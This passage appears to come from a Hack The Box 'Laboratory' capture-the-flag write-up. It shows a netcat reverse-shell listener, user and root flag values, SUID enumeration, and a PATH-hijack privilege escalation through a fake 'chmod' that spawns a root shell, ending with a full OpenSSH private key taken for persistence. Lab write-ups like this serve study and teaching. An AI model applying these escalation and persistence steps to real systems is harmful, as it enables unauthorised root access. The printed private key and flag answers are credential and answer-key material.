root@kali:~/HTB/Boxes/Laboratory# nc -lvnp 1337
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.129.52.146.
Ncat: Connection from 10.129.52.146:44330.
```

I was then able to read the user flag

```
# Commands Executed
cat ~/user.txt
# RESULTS
598f3b72285a189a4d0c024d7c629a9c
```

SCREENSHOT EVIDENCE OF USER FLAG

```
dexter@laboratory:~$ whoami
dexter
dexter@laboratory:~$ cat ~/user.txt
598f3b72285a189a4d0c024d7c629a9c
```

USER FLAG: 598f3b72285a189a4d0c024d7c629a9c

PrivEsc

I ran an SUID search and discovered a binary I may be able to exploit

```
# Command Executed
find / -perm -u=s -type f 2> /dev/null
# RESULTS
/usr/local/bin/docker-security
```

SCREENSHOT EVIDENCE OF RESULTS

```
/usr/local/bin/docker-security
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/fusermount
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/at
/usr/bin/umount
/usr/bin/chsh
/usr/bin/mount
/usr/bin/passwd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
```

I transferred the file to my machine using Base64

```
# Commands Executed on Target
cat /usr/local/bin/docker-security | base64
# I then copied the base64 output and pasted it into a file on my attack machine called ds

# Commands Executed on Attack machine
cat docker-security | base64 -d > ds
```

I then used strings to view some contents of the file and discovered a relative path is used with chmod

```
# Commands Executed on attack machine
strings ds
```

SCREENSHOT EVIDENCE OF RELATIVE PATH

```
root@kali:~/HTB/Boxes/Laboratory# strings ds
/lib64/ld-linux-x86-64.so.2
setuid
system
__cxa_finalize
setgid
__libc_start_main
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[]A\A]A^A_
chmod 700 /usr/bin/docker
chmod 660 /var/run/docker.sock
```

I then created a random temp directory and exploited the binary by creating a chmod executable inside the present working directory that executes bash instead of actual chmod

```
# Commands Executed
cd $(mktemp -d)
echo "bash" > chmod
chmod +x ./chmod
PATH=$(pwd):$PATH docker-security
id
```

SCREENSHOT EVIDENCE OF ABOVE COMMANDS

```
dexter@laboratory:/tmp$ cd $(mktemp -d)
dexter@laboratory:/tmp/tmp.D6LURCkbaO$ echo "bash" > chmod
dexter@laboratory:/tmp/tmp.D6LURCkbaO$ chmod +x ./chmod
dexter@laboratory:/tmp/tmp.D6LURCkbaO$ PATH=$(pwd):$PATH docker-security
root@laboratory:/tmp/tmp.D6LURCkbaO# id
uid=0(root) gid=0(root) groups=0(root),1000(dexter)
root@laboratory:/tmp/tmp.D6LURCkbaO# hostname
laboratory
root@laboratory:/tmp/tmp.D6LURCkbaO# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:e2:5d brd ff:ff:ff:ff:ff:ff
    inet 10.129.52.146/16 brd 10.129.255.255 scope global dynamic ens160
       valid_lft 564sec preferred_lft 564sec
```

I am not root and able to read the root flag

```
# Command Executed
cat /root/root.txt
# RESULTS
d4e5519c10a5c6f8326158217ac12415
```

SCREENSHOT EVIDENCE OF FLAG

```
root@laboratory:/tmp/tmp.D6LURCkbaO# cat /root/root.txt
d4e5519c10a5c6f8326158217ac12415
```

ROOT FLAG: d4e5519c10a5c6f8326158217ac12415

For some persistence I obtained the SSH key used by dexter


```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAsZfDj3ASdb5YS3MwjsD8+5JvnelUs+yI27VuDD7P21odSfNUgCCt
oSE+v8sPNaB/xF0CVqQHtnhnWe6ndxXWHwb34UTodq6g2nOlvtOQ9ITxSevDScM/ctI6h4
2dFBhs+8cW9uSxOwlFR4b70E+tv3BM3WoWgwpXvguP2uZF4SUNWK/8ds9TxYW6C1WkAC8Z
25M7HtLXf1WuXU/2jnw29bzgzO4pJPvMHUxXVwN839jATgQlNp59uQDBUicXewmp/5JSLr
OPQSkDrEYAnJMB4f9RNdybC6EvmXsgS9fo4LGyhSAuFtT1OjqyOY1uwLGWpL4jcDxKifuC
MPLf5gpSQHvw0fq6/hF4SpqM4iXDGY7p52we0Kek3hP0DqQtEvuxCa7wpn3I1tKsNmagnX
dqB3kIq5aEbGSESbYTAUvh45gw2gk0l+3TsOzWVowsaJq5kCyDm4x0fg8BfcPkkKfii9Kn
NKsndXIH0rg0QllPjAC/ZGhsjWSRG49rPyofXYrvAAAFiDm4CIY5uAiGAAAAB3NzaC1yc2
EAAAGBALGXw49wEnW+WEtzMI7A/PuSb53pVLPsiNu1bgw+z9taHUnzVIAgraEhPr/LDzWg
f8RdAlakB7Z4Z1nup3cV1h8G9+FE6HauoNpzpb7TkPSE8Unrw0nDP3LSOoeNnRQYbPvHFv
bksTsJRUeG+9BPrb9wTN1qFoMKV74Lj9rmReElDViv/HbPU8WFugtVpAAvGduTOx7S139V
rl1P9o58NvW84MzuKST7zB1MV1cDfN/YwE4EJTaefbkAwVInF3sJqf+SUi6zj0EpA6xGAJ
yTAeH/UTXcmwuhL5l7IEvX6OCxsoUgLhbU9To6sjmNbsCxlqS+I3A8Son7gjDy3+YKUkB7
```

8NH6uv4ReEqajOIlwxmO6edsHtCnpN4T9A6kLRL7sQmu8KZ9yNbSrDZmoJ13agd5CKuWhG
xkhEm2EwFL4eOYMNoJNJft07Ds1laMLGiauZAsg5uMdH4PAX3D5JCn4ovSpzSrJ3VyB9K4
NEJZT4wAv2RobI1kkRuPaz8qH12K7wAAAAMBAAEAAAGAH5SDPBCL19A/VztmmRwMYJgLrS
L+4vfe5mL+7MKGp9UAfFP+5MHq3kpRJD3xuHGQBtUbQ1jr3jDPABkGQpDpgJ72mWJtjB1F
kVMbWDG7ByBU3/ZCxe0obTyhF9XA5v/o8WTX2pOUSJE/dpa0VLi2huJraLwiwK6oJ61aqW
xlZMH3+5tf46i+ltNO4BEclsPJb1hhHPwVQhl0Zjd/+ppwE4bA2vBG9MKp61PV/C0smYmr
uLPYAjxw0uMlfXxiGoj/G8+iAxo2HbKSW9s4w3pFxblgKHMXXzMsNBgePqMz6Xj9izZqJP
jcnzsJOngAeFEB/FW8gCOeCp2FmP4oL08+SknvEUPjWM+Wl/Du0t6Jj8s9yqNfpqLLbJ+h
1gQdZxxHeSlTCuqnat4khVUJ8zZlBz7B9xBE7eItdAVmGcrM9ztz9DsrLVTBLzIjfr29my
7icbK30MnPBbFKg82AVDPdzl6acrKMnV0JTm19JnDrvWZD924rxpFCXDDcfAWgDr2hAAAA
wCivUUYt2V62L6PexreXojzD6aZMm2qZk6e3i2pGJr3sL49C2qNOY9fzDjCOyNd8S5fA14
9uNAEMtgMdxYrZZAu8ymwV9dXfI6x7V8s+8FCOiU2+axL+PBSEpsKEzlK37+iZ3D1XgYgM
4OYqq39p4wi8rkEaNVuJKYFo8FTHWVcKs3Z/y0NVGhPeaaQw3cAHjUv//K0duKA/m/hW8T
WVAs1IA5kND4sDrNOybRWhPhzLonJKhceVveoDsnunSw/vLgAAAMEA5+gJm0gypock/zbc
hjTa+Eb/TA7be7s2Ep2DmsTXpKgalkXhxdSvwiWSYk+PHj0ZO9BPEx9oQGW01EFhs1/pqK
vUOZ07cZPMI6L1pXHAUyH3nyw56jUj2A3ewGOd3QoYDWS+MMSjdSgiHgYhO09xX4LHf+wc
N2l+RkOEv7ZbOQedBxb+4Zhw+sgwIFVdLTblQd+JL4HIkNZyNXv0zOnMwE5jMiEbJFdhXg
LOCTp45CWs7aLIwkxBPN4SIwfcGfuXAAAAwQDECykadz2tSfU0Vt7ge49Xv3vUYXTTMT7p
7a8ryuqlafYIr72iV/ir4zS4VFjLw5A6Ul/xYrCud0OIGt0El5HmlKPW/kf1KeePfsHQHS
JP4CYgVRuNmqhmkPJXp68UV3djhA2M7T5j31xfQE9nEbEYsyRELOOzTwnrTy/F74dpk/pq
XCVyJn9QMEbE4fdpKGVF+MS/CkfE+JaNH9KOLvMrlw0bx3At681vxUS/VeISQyoQGLw/fu
uJvh4tAHnotmkAAAAPcm9vdEBsYWJvcmF0b3J5AQIDBA==
-----END OPENSSH PRIVATE KEY-----